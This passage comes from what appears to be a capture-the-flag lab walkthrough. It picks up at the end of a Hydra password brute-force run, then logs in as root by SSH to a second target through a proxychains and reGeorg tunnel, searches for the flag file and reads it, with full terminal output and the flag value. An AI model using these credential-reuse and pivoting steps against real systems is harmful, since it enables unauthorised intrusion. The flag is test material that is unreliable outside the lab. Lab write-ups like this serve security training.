Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-11 04:08:59
root@attackdefense:~/Desktop/tools/reGeorg# 
```

Step 16: Use found valid credentials to SSH into target B (over proxychains) and retrieve the flag.

Commands:
proxychains ssh root@192.139.6.3
find / -name flag*

cat /root/flag.txt

```
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg# proxychains ssh root@192.139.6.3
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
The authenticity of host '192.139.6.3 (192.139.6.3)' can't be established.
ECDSA key fingerprint is SHA256:oj5QKRqCuERnTYhUU5/pcJePvp5fRdOOZdFlJoNOYAI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.139.6.3' (ECDSA) to the list of known hosts.
root@192.139.6.3's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
root@victim-1:~#
root@victim-1:~# find / -name flag*
/root/flag.txt
root@victim-1:~# cat /root/flag.txt
f9a32da38bf9fba2b6c7f7b7fe8709a2
root@victim-1:~#
```

Flag 2: f9a32da38bf9fba2b6c7f7b7fe8709a2